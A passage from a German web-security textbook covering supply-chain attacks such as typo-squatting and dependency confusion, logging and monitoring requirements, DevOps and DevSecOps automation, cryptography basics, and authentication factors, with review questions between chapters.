2. Erkläre das Problem der Wartungszuständigkeit/Verantwortlichkeiten wenn die Entwicklung und der Betrieb einer Webapplikation auf mehrere Administratoren und Entwickler verteilt wird.

3. Erläutere den Unterschied zwischen impliziten und expliziten Routing von Operationen am Applikationsserver.

4. Wie können Konfigurationsdaten sicher innerhalb einer Applikation bereitgestellt werden?

KAPITEL 5

Integration mit der Umgebung

Eine Webapplikation sollte niemals isoliert betrachtet werden. Auch wenn die vorgestellten Komponenten perfekt umgesetzt werden, ergibt sich aus der Interaktion zwischen der theoretischen Webapplikation und der realen Umgebung immer ein Gefahren- bzw. Verbesserungspotential.

Hierbei kann es sich z.B. um nicht-funktionale Elemente wie Logging handeln, oder aber auch um Aspekte wie Programmiersprache-inhärente Muster, die einen negativen Einfluss auf die Sicherheit der Webapplikation besitzen können.

5.1 Using Components with Known Vulnerabilities

Die Verwendung vorhandener und gewarteter externer Komponenten wie Bibliotheken oder Frameworks besitzt sicherheitstechnisch viele Vorteile: man kann von Fehlern anderen lernen bzw. muss das Rad nicht neu erfinden.

Damit wird allerdings auch der Nachteil eingekauft, dass eine Verwundbarkeit innerhalb einer integrierten externen Komponente automatisch auch eine Verwundbarkeit der eigenen Applikation impliziert. Daher müssen aktiv und regelmäßig verwendete Komponenten auf bekannte Schwachstellen hin überprüft, und ggf. die betroffenen Komponenten aktualisiert werden. Falls über eine externe Komponente eine Schwachstelle ,,eingefangen" wird, wird dies *Supply-Chain Attack* genannt: der Angriff erfolgt nicht direkt gegen die

Applikation selbst, sondern über die inkludierten Komponenten, quasi dem Zulieferer (engl. Supply Chain).

Um den Aufwand dieser Überprüfungen zu reduzieren und damit optimalerweise deren Frequenz zu erhöhen gibt es automatisierte Tools wie den *OWASP Dependency-Check*[1] oder *OWASP Dependency-Track*. Diese analysieren automatisch Projekte auf Dependencies (z.B. über Ruby Gemfiles, NPM package-lock.json Files, Maven Projektbeschreibungen), extrahieren automatisch dependencies und korrelieren diese mit öffentlichen Verwundbarkeitsdatenbanken. Wird hier nun eine potentiell anwendbare Schwachstelle gefunden, wird der Entwickler via Email oder Slack notifiziert.

5.1.1 Typo-Squatting und Dependency Confusion

Bei *Supply-Chain Angriffen* plazieren Angreifer Schadcode zumeist in neuen Versionen bereits verwendeter Bibliotheken. Der Angreifer muss also Zugriff auf den Source Code einer häufig verwendeten Bibliothek erlangen. Die Geschichte zeigt, dass dies durchaus einfacher als gedacht ist[2].

Ein Angreifer kann Supply-Chain Angriffe auch ohne Erlangen eines bestehenden Projektes durchführen. Bei *Typo-Squatting* Angriffen kopiert der Angreifer eine bestehende Bibliothek, reichert diese um Schadcode an, und läd diese unter einem neuen Namen hoch. Der neue Name ist sehr ähnlich dem ursprünglichen Namen der Bibliothek gewählt, der Angriff zielt darauf ab, dass das Opfer beim Integrieren der eigentlich gewünschten Bibliothek sich vertut oder vertippt und dadurch die falsche Bibliothek samt Schadcode inkludiert.

Ein weiterer Angriffsvektor ist *Dependency Confusion*[3]. Hier entwickelt das Opfer eine Software, die sowohl öffentliche als auch interne (private) BBibliotheken verwendet. Der Angreifer kennt den Namen einer internen Bibliothek und läd eine Schadsoftware mit diesem Namen auf ein öffentliches Paketverzeichnis (welches von der Opfersoftware verwendet wird) hoch. In Abhängigkeit von der verwendeten Programmiersprache, der verwendeten Paketverwaltung und dessen Konfiguration können zwei potentielle Schwachstellen auftreten:

1. Öffentliche Quelle werden gegenüber privaten Quellen bevorzugt: es wrid nun der Schadcode aus dem öffentlichen Repository geladen.

[1] `https://jeremylong.github.io/DependencyCheck/analyzers/index.html`

[2] `https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html`

[3] `https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610`

2. Bei der Auswahl der Bibliothek aus internen und öffentlichen Quellen „gewinnt" das Paket mit der höchsten Version. In diesem Fall muss der Angreier nur ein Paket mit einer höheren Versionnummer in das öffentliche Repository hochladen um seinen Schadcode in die Opfersoftware zu integrieren.

5.2 Insufficient Logging and Monitoring

Diese Schwachstelle wurde im Jahre 2017 neu bei den OWASP Top 10 aufgenommen. Es handelt sich hierbei weniger um eine Schwachstelle während der Exekution, sondern eher um die Schaffung der Möglichkeit nach einem Angriff aufgrund der vorhandenen Log-Dateien das Vorgehen des Angreifers und die betroffenen Daten zu erkennen.

Folgende groben Anforderungen an das Log-System werden gestellt:

- Es muss mit verteilten Applikationen umgehen können. Eine Webapplikation ist potentiell auf mehrere Computersysteme verteilt (Webserver, Applikationsserver, Datenbankserver). Die Logdaten der gesamten Systeme sollten an einer Stelle aggregiert werden.

- Es muss die Integrität der Logdaten schützen: ein Angreifer sollte keine Möglichkeit besitzen, die geloggten Daten zu beeinflussen. Würden z.B. Logdaten direkt am Webserver gespeichert werden, könnte ein Angreifer der den Webserver gehackt hat, ebenso die Logdaten modifizieren. Dies impliziert, dass der Log-Server über eine genau definierte API erreichbar sein sollte.

- Es muss die Vertraulichkeit der Daten schützen. Da der Logserver Detailinformationen über betriebliche Abläufe speichert, müssen diese Daten mindestens ebenso sicher wie die ursprünglichen Daten gespeichert werden.

- Das Log-System muss Möglichkeiten zur nachträglichen Auswertung der gesammelten Daten bieten. Bonuspunkte, wenn man ein automatisiertes Monitoring mit dem Log-System betreiben kann.

Die jeweiligen loggenden Systeme sollten alle sicherheitsrelevanten Events (z.B. Input Validation Fehler, Authentication Fehler, Authorization Fehler, Applikations-Fehler) an das zentrale Log-System schicken. Diese Daten sollen um Business Process Events angereichert werden. Diese dienen dazu, relevante

geschäfts-relevante Prozesse und Ereignisse mit den Sicherheits-Events zu korrelieren. Weitere Datenquellen sind z.B. Anti-Automatisierungssysteme, welche Brute-Force Angriffe erkennen, Datenverarbeitungssysteme (können auch Batch-Systeme sein, die z.B. einen Daten-Export oder Backups ausführen) und alle direkt und indirekt involvierten Services, wie z.B. Mailserver, Datenbankserver, Backupdienste. Falls vorhanden, sollten die Loginformationen sicherheitsrelevanter Komponenten (HIDS, NIDS, WAFs) auf jeden Fall inkludiert werden.

Bei dem Loggen sollte darauf geachtet werden, dass, wenn möglich, standardisierte Log-Formate wie CEF oder LEEF verwendet werden. Dadurch wird das Konvertieren der jeweiligen Datenquellen auf ein gemeinsames Format vermieden.

Welche Daten sollten pro Event erfasst werden?

- Wann hat sich der Vorfall ereignet? Bei einer verteilten Applikation sollte hier darauf geachtet werden, dass Timestamps die Zeitzone beinhalten (und auch auf Zeitumstellungen achten). Grundlage für das temporale korrelieren von Events ist es, dass alle beteiligten Server eine idente Systemzeit besitzen (z.B. durch die Verwendung von ntp).

- Wo ist das Event passiert? Hierfür können Systemnamen, Servicenamen, Containernamen oder Applikationsnamen verwendet werden.

- Für welchen Benutzer ist das Event passiert? Hier können Systembenutzer (mit denen das Service läuft) oder feingranular der gerade eingeloggte Benutzer protokolliert werden.

- Was ist passiert? Dies wird immer applikations- und event-spezifisch sein. Viele Systeme verwenden zumindest eine idente Klassifizierung der Wichtigkeit des Events.

Die Verwendung von personenbezogenen Daten kann das Logging verkomplizieren. Ein Unternehmen sollte klare Regeln erstellen, welche Daten geloggt werden und, falls notwendig, Anonymisierung oder Pseudonymisierung verwenden um sensible Daten zu maskieren. Ein ähnliches Problem tritt auf, wenn Log-Informationen zwischen Unternehmen geteilt werden sollte (z.B. im Zuge eines Informations-Lagebilds). Da diese Daten unter anderem personenbezogene Informationen als auch Betriebsgeheimnisse inkludieren können, wird davon meistens abgesehen.

Die erfassten Daten sollten im Zuge einer Auswertung verwendet werden. Hier werden häufig "normale"Texteditoren in Verbindung mit regulären

Ausdrücken verwendet. Fortgeschrittene Lösungen wären ELK-Stacks, Kibana und Logstash und z.B. Splunk.

In einem ähnlichem Umfeld arbeiten SIEM-Systeme (Security Information and Event Management). Diese werden zumeist als weiterer Schritt nach Log-Management angesehen. Zusätzlich zum Log-Management wird zumeist auch Security Event Management (real-time monitoring), Security Information Management (long-term storage of security events) und Security Event Correlattion durchgeführt.

5.3 DevOps und Tooling

DevOps ist eine neuere Strömung die versucht, Development und Operations zu vereinen.

Webapplikationen werden zumeist von Entwickler erstellt und dann einem Administratoren-Team zur Installation übergeben. Teilweise wird die Applikation auch von den Entwicklern installiert und dann von den Administratoren langfristig gewartet. In größeren Unternehmen wird die Installation und Wartung teilweise auf zwei unterschiedliche Administratorenteams aufgeteilt.

Dies führt zu getrennten Teams mit getrennten Wissensstand und kann im worst-case auch z.B.nkerdenken — *,,us vs. them"*— führen. Diese Trennung behindert den Informationsfluss und verhindert, und führt künstliche Schranken im Verantwortlichkeitsgefühl ein (,,die Admins sind dafür verantwortlich"). Im Fehlerfall führt dieses Bunkerdenken auch zum Herum schieben der Verantwortung zwischen Parteien.

DevOps versucht nun, wie der Name schon sagt, die Trennung von Entwicklung (,,Development") und Administration (,,Operations") zu beenden. Prinzipiell ist DevOps mehr eine Philosophie/gelebte Firmenkultur die stark von der Kultur der kontinuierlichen Verbesserung (z.B. Kanban in Japan) geprägt ist. Bei der Umsetzung bindet es stärker Entwickler in klassische Operations-Bereiche wie Deployment ein.

Eine gute Beschreibung ist, dass DevOps agile Entwicklungsmethoden mit agilen Deployment kombiniert.

5.3.1 Agile Methoden

Agile Methoden sind ein neueres Projektmanagement-Muster, welches im Agile Manifesto[4] folgende Grundsätze definiert:

[4] `https://agilemanifesto.org/`

- Individuals and interactions over processes and tools
- Working Software over comprehensive documentation
- Customer collaboration over contract negotiation
- Responding to change over following a plan

Umgesetzt führt dies zumeist dazu, dass monolithische Projekte in kleine minimale Teile transformiert werden. Diese werden dann, in Reihenfolge der Kundenprioitisierung, abgearbeitet und regelmäßig der Fortschritt mit dem Kunden besprochen. Im Zuge des Projektes kommt es häufiger zu Änderungswünschen, diese können dann als weiteres Teilprojekt/Schritt inkludiert werden, die Geschwindigkeit des Teams kann über Projektdauer immer genauer eingeschätzt werden.

Damit die Projektsteuerung bei agiler Methodik funktioniert, darf ein einmal erledigter Schritt/Problem nicht immer wieder (durch Bugs) kosten verursachen. Aus diesem Grund wird hier stark auf automatisierte Tests gesetzt. Sofern diese Tests erfolgreich durchlaufen wird davon ausgegangen, dass das Produkt funktioniert. Der *master* oder *production*-Branch der Software sollte niemals fehlerhafte Testcases besitzen, kann daher jederzeit an den Kunden ausgeliefert werden.

Anwendbarkeit agiler Methoden

Agile Methoden sind natürlich nicht für alle Projekte geeignet und werden eher bei Startup-Projekten bzw. explorativen Projekten angetroffen. Bei Anwendungen mit hoher Sicherheitsrelevanz gibt es Zeitweise sehr genau ausspezifizierte Lasten-/Pflichtenhefte, diese müssen dann auch dementsprechend umgesetzt werden.

5.3.2 Infrastructure as Code

Ein Grundsatz Agiler Methoden ist „*Working Software over comprehensive documentation*".

Der Fokus auf *Working Software* anstatt auf Dokumentation schlägt sich auch bei dem Deployment (dem Installieren der Software) nieder: dies wird zumeist automatisiert als Skript durchgeführt und nicht als Dokumentation ausgeliefert (und entspricht dadurch bereits dem DevOps-Gedanken).

Da im Zuge von Agilen Methoden versucht wird möglichst früh und möglichst häufig lauffähigen Code beim Kunden bereitzustellen (bzw. als Testservice

dem Kunden zur Verfügung zu stellen) passieren Installationsvorgänge regelmäßig. Um hier nun Redundanzen zu vermeiden (bzw. um Konfigurationsfehler zu verhindern) wurden hier (historisch betrachtet) Installationsanweisungen immer stärker durch automatisierte Skripts ersetzt. Danach wurden dezidierte Deploymentstools (wie z.B. *capistrano*) für das Setup der Applikation konfiguriert und verwendet. Im Laufe der Zeit wurden diese Tools nicht nur für die Applikation selbst, sondern auch für Datenbanken, Systemservices, etc. angewandt; die historische Evolution sind mittlerweile dezidierte Frameworks die zum Setup der Systeme dienen (wie z.B. Puppet, Chef oder Ansible).

Ein weiterer Vorteil dieses Ansatz ist, dass die verwendete Konfiguration innerhalb der (hoffentlich) verwendeten Source Code Versionierung automatisch versioniert und Veränderungen dokumentiert werden. Dies erlaubt das einfachere Debuggen von Regressionen.

5.3.3 Continuous Integration and Continuous Delivery

Die Verwendung von Tests zur Sicherung der Softwarequalität ist ein essentieller Bestandteil Agiler Methoden. Dem Kunden werden regelmäßig neue Programmversionen mit erweiterten Features zugestellt und anhand des Kundenwunsches neue Features selektiert und im nächsten Programmier-Sprint hinzugefügt. Würden Features fertig gestellt werden, die Fehler beinhalten und müsste man nachträglich diese Fehler immer wieder neu korrigieren, würde dadurch die Geschwindigkeit des Programmierteams stark leiden. Um dies zu verhindern, werden massiv Softwaretests geschrieben, die überprüfen ob die gewünschten Kundenfeatures ausreichend implementiert wurden. Diese Tests werden aufgerufen, bevor ein neues Feature in die, dem Kunden übermittelten, Version integriert wird. Auf diese Weise wird automatisch eine Kontrolle der Qualität durchgeführt.

Um sicher zu stellen, dass diese Tests auch wirklich aufgerufen werden, werden diese Tests automatisiert aufgerufen. Dies wird im Zuge des Continuous Integration Prozess durchgeführt: nach jeder Änderung wird versucht, die Software zu bauen (builden) und anschließend werden die vorhandenen Tests ausgeführt. Falls ein Fehler auftritt, wird der betroffene Entwickler sofort notifiziert.

Während Unit-Tests primär auf das Testen von Funktionen abzielen, werden auch statische Source Code Tests integriert. Diese überprüfen die Qualität des gelieferten Codes (z.B. Coding Guidelines) und sind n zweites Standbein automatisierter Tests.

In einem finalen Schritt kann auch Continuous Delivery angewandt werden, dies ist quasi die Ausdehnung des Continuous Integration Prozesses auf

das installieren der fertigen Software (in einer Testumgebung oder, im Extremfall, direkt beim Kunden). Hier kann nach erfolgtem Bauen und Testen der Software diese auf Knopfdruck (oder vollautomatisiert) in einem Test- bzw. Produktivsystem eingespielt werden. Der Fluss von der Entwicklung über die Kontrolle bis zur Installation ist somit vollzogen. Falls dies alles durch den Entwickler konfiguriert wurde, kommt kein klassischer System-Administrator im Prozess vor. Damit gibt es keine Teilung der Kompetenzen und Verantwortung mehr, der Schritt zu DevOps ist vollzogen.

5.4 DevOps and Security

Die Abkürzung DevOps besteht aus Development und Operations, das Wort Security kommt dabei nicht vor.

Sicherheit in DevOps zu integrieren ist ein ähnliches Problemfeld wie das ursprüngliche DevOps-Problem der Trennung zwischen Admins und Entwicklern. Wenn die Sicherheitsverantwortlichen ein getrenntes Team sind, dann ergibt sich wieder Bunkerdenken, Wissensinseln als auch ein fehlendes Verantwortungsgefühl.

Es wird nun Versucht das Sicherheitsteam in das DevOps-Team zu integrieren und dadurch Security als gemeinsame Verantwortung zu etablieren. Die Grundidee ist schön in folgendem Satz ausgeführt: „*Security is built into the System instead of being applied upon the finished product*".

Häufiger wird zwischen verschiedenen Ansätzen um Security einzubauen unterschieden:

- DevOpsSec: es wird ein Produkt entwickelt, danach wird die Administration durchgeführt. Final wird Security gewährleistet: ein Beispiel dafür wäre es, dass nach Inbetriebnahme das Security-Team Security-Patches einspielt. Das klassische Beispiel wäre das Anpassen und der Betrieb von Standardsoftware.

- DevSecOps: zuerst wird entwickelt, danach wird Security betrachtet und danach die Administration fortgesetzt. Dieser Ansatz wird aktuell (2019) häufig gesehen und ist zumindest besser als die Security generell zu ignorieren. Ein Beispiel hierfür wäre es, die Inbetriebnahme von der erfolgreichen Durchführung einer Sicherheitsüberprüfung abhängig zu machen.

- SecDevOps: betrachtet initial die Security (z.B. schon während der Planung der Software). Dadurch durchdringt Security die gesamte Entwicklung als auch die Administration.

Security bewirkt meistens einen Mehraufwand für die Entwickler. Um diesen Mehraufwand zu begrenzen, wird auch hier (im DevOps-Spirit) stark auf Automatisierung gesetzt. So werden z.B. Sicherheitstests als automatisierte Testprogramme implementiert und während der Testphase innerhalb des Continuous Integration Prozesses ausgeführt. Dadurch werden die Sicherheitstests automatisch Teil des Abnahme-/Verifikationsprozess und durchdringt auf diese Weise die gesamte Entwicklung.

5.4.1 Automatisierung

Um die konsistente und regelmäßige Verwendung der Sicherheitstests zu enforcen wird die Ausführung der Sicherheitstests stark automatisiert. Dieses Kapitel führt häufig verwendete automatisierte Tests an:

Automated Unit Tests

Unit Tests sind minimale Tests die ein Feature verifizieren. Die meisten Software-Frameworks erlauben es, Tests auf Controller-Ebene zu schreiben für deren Ausführung die Applikation nicht als gesamtes gestartet werden muss.

Alternativ kann ein Unit-Test z.B. als einfaches Shellskript, Python-Requests2 skript oder als JUnit-Test unter Verwendung von Java-Bibliotheken durchgeführt werden. In dem Fall muss im Zuge der Tests ein Webserver gestartet werden, diese Tests sind daher zeitaufwendiger.

Integrations-Tests testen die Funktionalität des Gesamtsystems. Hierbei kann unter anderem auf Browser-basierte Frameworks wie Selenium oder Capybara zurückgegriffen werden. Durch diese wird ein oder mehrere Benutzer mittels eines virtuellen Browsers simuliert — die Tests beschreiben die Benutzernavigation und -operationen innerhalb der Webseite. Hier kann man z.B. zwei Benutzer simulieren: ein Benutzer legt Daten an und ein zweiter Benutzer versucht (invalid) auf diese Daten zuzugreifen. Diese Tests sind um einiges Ressourcen- (da ein Webbrowser und Webserver benötigt wird) als auch zeitaufwendiger und werden daher zumeist nicht nach jeder Sourcecode-Änderung durchgeführt.

Static Source Code Tests

Analog zur Analyse der Qualität des Source Codes (während des normalen DevOps-Prozesses) können auch Tools zur statischen Analyse des Source Codes inkludiert werden. Diese prüfen den Source Code auf bekannte Programmiermuster und -fehler die sicherheitsrelevante Konsequenzen besitzen können.

Hier gibt es meistens Programmier- und Framework-abhängige Tools wie z.B. *bandit* für *Python*, *Brakeman* für *Ruby on Rails* und *SpotBugs* für *Java*. Eine Ebene über diesen Einzeltools funktioniert *OWASP SonarCube*. Dieses Tool kann intern die gesamten erwähnten Subtools anwenden und besitzt auch Plugins um mittels *OWASP dependency-check* eine Überprüfung der verwendeten Abhängigkeiten (z.B. Bibliotheken) auf Schadcode hin durchzuführen.

Dynamic Application Scans

Zusätzlich zur statischen Source-Code Analyse kann man auch dynamische Scans verwenden. Hierbei wird zumeist die Applikation in einer Testumgebung (z.B. *staging*) automatisiert installiert und danach mittels automatisierter Web Application Security Scanner gescripted ein Test durchgeführt. Im Falle einer Regression werden die Entwickler benachrichtigt. Beispiele hierfür wäre z.B. das automatisierte Scannen einer Applikation mittels *OWASP ZAP* unter Zuhilfename des *full-scan.py*-Skripts.

5.5 Reflektionsfragen

1. Was ist der Grundgedanke dabei, DevOps und Security zu verbinden?
2. Welche Sicherheitsmaßnahmen können im Zuge von SecDevOps automatisiert durchgeführt werden? Erläutere die jeweiligen Maßnahmen.
3. Wie kann während der Continuous Integration (CI) oder Continuous Delivery (CD) auf die Sicherheit eines Softwareprodukts Rücksicht genommen werden?
4. Was sind Supply-Chain Angriffe und wie können diese geschehen?

KAPITEL 6

Kryptographische Grundlagen

Kryptographie beschreibt die Technik (und Kunst) über nicht-vertrauenswürdige Kanäle bzw. Speicherorte Daten integritäts- und vertraulichkeitsgesichert zu übertragen. Dadurch kann Kryptographie als Mittel gegen *spoofing*, *tampering*, *repudiation* und *information disclosure* dienen. Dieses Kapitel soll eine (extrem) kurze Einführung in die, in diesem Dokument, verwendeten Konzepte geben.

Bei der Verschlüsselung wird der ursprüngliche Text (häufig *plaintext* genannt) durch den Algorithmus in einen neuen, verschlüsselten, Text (häufig *ciphertext* genannt) konvertiert. Dieser Ciphertext kann durch die Entschlüsselung wieder in den Plaintext zurück verwandelt werden. Die hierbei verwendeten Algorithmen werden häufig *Cipher* genannt. In der Literatur werden die dabei beteiligten Partein meistens ident benannt: *Alice* und *Bob* sind die beiden Parteien die miteinander sicher kommunizieren wollen. *Eve* ist ein Angreifer, der diese Nachrichten abhören, aber nicht modifizieren kann; *Mallory* ist ein Angreifer, der auch aktiv angreifen darf.

Grundlegend sollten folgende Grundsätze bei der Verwendung von Kryptographie beachtet werden:

- Niemals selbst ein kryptographisches System entwerfen, sondern immer ein etabliertes (und getestetes) System verwenden.

- Niemals selbst einen kryptographischen Algorithmus/Bibliothek implementieren, sondern immer etablierte und getestet Komponenten verwenden.
- Die richtige kryptographische Methode wählen.
- Immer davon ausgehen, dass der eigene Source Code früher oder später öffentlich wird. Aus diesem Grund darf ein kryptographischer Schlüssel (oder auch Credentials) niemals Teil des Source Codes werden.
- Essentiell zur sicheren Verwendung der verschiedenen kryptographischen Methoden sind die dabei verwendeten Schüssel. Diese müssen sowohl sicher gespeichert als auch transportiert werden. Noch komplexer ist das Herstellen eines Vertrauensverhältnis (Trust) zwischen den jeweiligen Kommunikationspartnern: woher weiss ein Partner, dass ein vorhandener Schlüssel eines anderen Kommunikationsparters vertrauenswürdig ist? Key Management ist komplex und sollte nicht unterschätzt werden!

Jede implementierte und konfigurierbare kryptographische Methode erhöht potentiell die Angriffsoberfläche. Ein Beispiel hierfür ist z. B. die OpenSSL-Bibliothek die dutzende Algorithmen implementiert. Als Alternative sind in den letzten Jahren kryptographische Bibliotheken wie *NaCl* ("salt") entstanden, die für jede kryptographische Methode genau eine sichere Implementierung anbieten. Auf diese Weise sollen Selektionsfehler durch Entwickler vermieden werden.

Ein häufiger verwendeter Begriff ist *Rubber Hose Cryptography*. Ein noch so technisch sicheres kryptographisches System kann durch bezahlte Schläger mit einem Gummischlauch und der Androhung von Gewalt, falls das Opfer nicht den privaten Schlüssel mitteilt, günstig gebrochen werden. Anstatt durch Androhung von Gewalt kann *Rubber Hose Cryptography* auch auf andere Aspekte eines Schlüsselträgers abzielen: Geld, Ideologie, Coersion oder Ego (Sex sells).

6.1 Verschlüsselung

Zur Wahrung der Vertraulichkeit von Daten wird Verschlüsselung eingesetzt. Bei dieser wird der Originaltext (engl. *plaintext*) in einen verschlüsselten Text (engl. *ciphertext*) konvertiert. Dieser kann wieder durch den Entschlüsselungs-Vorgang in den Originaltext zurück verwandelt werden. Verschlüsselungsalgorithmen können in zwei Familien eingeteilt werden: symmetrisch und asymmetrisch (auch public-key encryption genannt). Bei symmetrischer Verschlüsselung wird

zum ver- und entschlüsseln der idente Schlüssel verwendet. Problematisch hierbei ist, dass dieser geteilte geheime Schlüssel initial zwischen allen Beteiligten verteilt werden muss. Bei der asymmetrischen Verschlüsselung wird statt einem geteilten Schlüssel ein Schlüsselpaar[1] verwendet. Dieses besteht aus einem öffentlichen Schlüssel der zur Verschlüsselung dient und einem zugehörigen privaten Schlüssel der zum Entschlüsseln verwendet wird. Dadurch wird die Problematik des initialen Schlüsselverteilens entschärft, da nur öffentliche Schlüssel verteilt werden müssen (diese dürfen veröffentlicht bzw. verloren werden). Ein Nachteil asymmetrischer Verschlüsselung gegenüber symmetrischer Verschlüsselung ist, dass sie langsamer als symmetrische Verschlüsselung ist.

6.2 Block- und Stream-Cipher

Eine weitere Unterscheidungsmöglichkeit für Verschlüsselungsalgorithmen ist die in *block* und *stream* ciphers. Bei Blockciphern werden zuerst Daten angehäuft ("ein Block" an plain-data) und dann dieser Block verschlüsselt. Bei einem Streamcipher wird jedes Zeichen sofort verschlüsselt, das Sammeln von Blocken wird so vermieden. Während Stream-Ciphers teilweise einfacher für Programmierer in ihrer Verwendung sind, werden aus Effizienzgründen fast ausschließlich Blockcipher verwendet. Werden zwei idente Blöcke mit dem identen Schlüssel verschlüsselt, würden idente verschlüsselte Blöcke entstehen. Dies erlaubt es einem Angreifer, strukturelle Informationen aus verschlüsselten Dokumenten zu extrahieren. Um dies zu vermeiden werden so genannte *Block Modes* verwendet um sicherzustellen, dass idente plain-text Blöcke unterschiedliche cipher-text Blöcke produzieren. Bei Auswahl des Block Modes sollten GCM-Modes (bzw. AEAD-Varianten) bevorzugt und ECB bzw. CBC Modes vermieden werden.

6.3 Integritätsschutz

Verschlüsselung gewährleistet nicht automatisch die Integrität der verschlüsselten Daten. Hierfür müssen eigene Algorithmen verwendet werden. Häufig vorgefunden werden Hashes, Message Authentication Codes (MACs) und Signaturen. Vereinfacht ausgedruckt berechnen Hashes ausgehend von beliebig langen Eingangsdaten eine Checksumme konstanter Größe. Wird ein Hash auf identen Eingangsdaten angewandt, wird auch ein identer Hash berechnet. Ein Hash

[1] Das Schlüsselpaar ist mathematisch "verwandt".

ist eine Einwegfunktion: während der zugehörige Hash zu einem Eingangsdatum schnell berechnet werden kann (gegeben den ursprünglichen Daten), ist das Berechnen der Eingangsdaten ausgehend von einem Hash realistisch nicht möglich.

Bei einem Message Authentication Code (MAC) wird der Hash um ein geheimes geteiltes Passwort erweitert. Zur Berechnung bzw. Validierung eines MACs wird dieses Passwort benötigt. Analog zur symmetrischen Verschlüsselung ergibt sich hier die Problematik der Schlüsselverteilung. Signaturen lösen dieses Problem indem sie asymmetrische (public-key) Verschlüsselung einsetzen. Bei ihnen kann die Checksumme (Signature) mit Hilfe des privaten Schlüssels erstellt und mit Hilfe des öffentlichen Schlüssels verifiziert werden. Dadurch entfällt das Problem der Schlüsselverteilung, allerdings wird auch hier der Vorteil durch geringere Geschwindigkeit erkauft.

Je nach Einsatzbereich muss nun ein geeignetes Verfahren zur Integritätssicherung und Verschlüsselung gewählt werden. Werden Daten über ein öffentliches bzw. feindliches Netzwerk transferiert ist z. B. der Einsatz eines Hashes problematisch. Falls ein Angreifer einen Datensatz abfangen und modifizieren kann, kann er ebenso einen neuen Hash berechnen und so den Integritätsschutz umgehen. Bei diesem Beispiel wäre der Einsatz eines MACs oder von Signaturen sinnvoller.

6.4 Zufallszahlen

Bei der korrekten Verwendung von kryptographischen Methoden ist der Einsatz guter Zufallszahlengenerator essentiell. Dieser sollte Zufallszahlen mit hoher Entropie generieren. Dies kann z. B. durch Einsatz eines Hardware-Zufallsgenerators sichergestellt werden. Ist ein solcher nicht verfügbar, muss ein kryptographisch sicherer Pseudo-Zufallszahlengenerator (PRNG) verwendet werden. Moderne Betriebssysteme bieten zumeist hybride Lösungen an: hierbei werden zwar PRNGs verwendet, diese allerdings mit Entropie aus weiteren Quelle[2] angereichert.

Die Qualität der generierten Zufallszahlen kann über deren Entropie bestimmt werden. Hierbei wird über statistische Methoden die Qualität der Zufälligkeit der generierten Karten ermittelt.

[2] Z. B. aus CPU-Zufallszahlengeneratoren, etc.

6.5 Weitere Informationsquellen

Entwickler benötigen Guidance zur Selektion der jeweiligen kryptographischen Algorithmen, hier eine kleine Auswahl öffentlich verfügbarer Dokumente:

1. Das amerikanische NIST gibt Empfehlungen für Cryptographical Standards ab, z. B. SP-800-175B[3]. Aufgrund der Zusammenarbeit des NIST mit der amerikanischen NSA bei zu vorigen Crypto-Standards (Vermutung der Platzierung einer Backdoor in einen Random-Number-Generator) wird mittlerweile gerne von den NIST-Empfehlungen abgesehen.

2. Die europäische ENISA gibt regelmäßig Empfehlungen zu verwendeten kryptographischen Standards und Schlüssellängen ab (*Algorithms, key size and parameter report 2014*[4]. Während diese relativ gut sind, ist die Frequenz der Veröffentlichung für IT-Verhältnisse etwas behäbig (4-5 Jahre).

3. Das deutsche Bundesamt für Sicherheit in der Informationstechnik (BSI) bietet häufig überarbeitete Empfehlungen zum Einsatz kryptographischer Methoden an (BSI TR-02102[5]). Diese sind relativ aktuell und klassifizieren Algorithmen in sichere Algorithmen die bei aktuellen Neuentwicklungen verwendet werden sollen und in legacy-Algorithmen, die zwar nicht mehr bei Neuentwicklungen verwendet werden sollten, die aber bei bestehender Software durchaus weiterverwendet werden können.

4. das BetterCrypto.org[6] bietet regelmäßig upgedatete Beispielskonfigurationen für geläufige Webserver. Diese sollten dazu dienen, dass ein Administrator diese Snippets direkt in die Konfiguration eines Webservers kopieren können und dadurch eine sichere Konfiguration erreicht wird.

6.6 Reflektionsfragen

1. Welche Grundideen sollten bei dem Entwurf und Einsatz kryptographischer Methoden angewandt werden?

[3] `https://csrc.nist.gov/publications/detail/sp/800-175b/final`

[4] `https://www.enisa.europa.eu/publications/algorithms-key-size-and-parameters-report-2014`

[5] `https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr02102/index_htm.html`

[6] `https://www.bettercrypto.org`

2. Wann sollte ein MAC verwendet werden? Stelle diesen einem Hash oder einer kryptographsichen Signatur gegenüber.

Teil II

Authentication und Authorisierung

KAPITEL 7

Authentifikation

Sobald eine Webapplikation sensitive bzw. privilegierte Operationen und Daten bereitstellt, besteht die Notwendigkeit die Identität des zugreifenden Benutzers zu erheben und zu verifizieren.

Authentifikation kann als die Verifikation einer behaupteten Benutzeridentität über zuvor ausgetauschte Details (wie z.B. das während der Registrierung angegebenen Passwort) definiert werden. Nach erfolgtem Login wird zumeist eine langfristige Verbindung (Session) zu dem Benutzer aufgebaut. Bei Folgezugriffen wird dieses Vertrauensverhältnis verwendet, um den Benutzer sowohl zu identifizieren als auch authentifizieren.

7.1 Identifikation und Authentifikation

Bei der Identifikation claimed der Benutzer seine Identität, z.B. durch Angabe eines zuvor registrierten Benutzernamens. Weitere Möglichkeiten wären z.B. SmartCards oder biometrische Methoden. Die Identifikation wird zumeist mit einer Authentifikation kombiniert.

Die Authentifikation dient zur Validierung der behaupteten Identität des Benutzers. Es gibt mehrere Möglichkeiten (Faktoren) über welche ein Benutzer seine Identität authentifizieren kann, Tabelle 7.1 gibt eine kurze Übersicht häufig genutzter Faktoren.

Bei der initialen Registrierung und bei nachfolgenden Anmeldungen können unterschiedliche Faktoren verwendet werden. Z. B. VideoIdent bei der Registrierung, bei Folgeanmeldungen Passwörter.

Faktor	Art
Passwort	Something you know
Hardware-Tokens	something you have
Biometrie	something you are
Soziale Beziehungen	someone you know
Email-Konto	z.B. Slackanmeldung mittels Link in Email
PostIdent	Verifikation am Postamt mittels Ausweis
VideoIdent	Verifikation mit Ausweis mittels Videokonferenz
PhotoIdent	Verifikation über zugeschicktes Ausweisbild

Tabelle 7.1: Verschiedene Faktoren zur Authentication

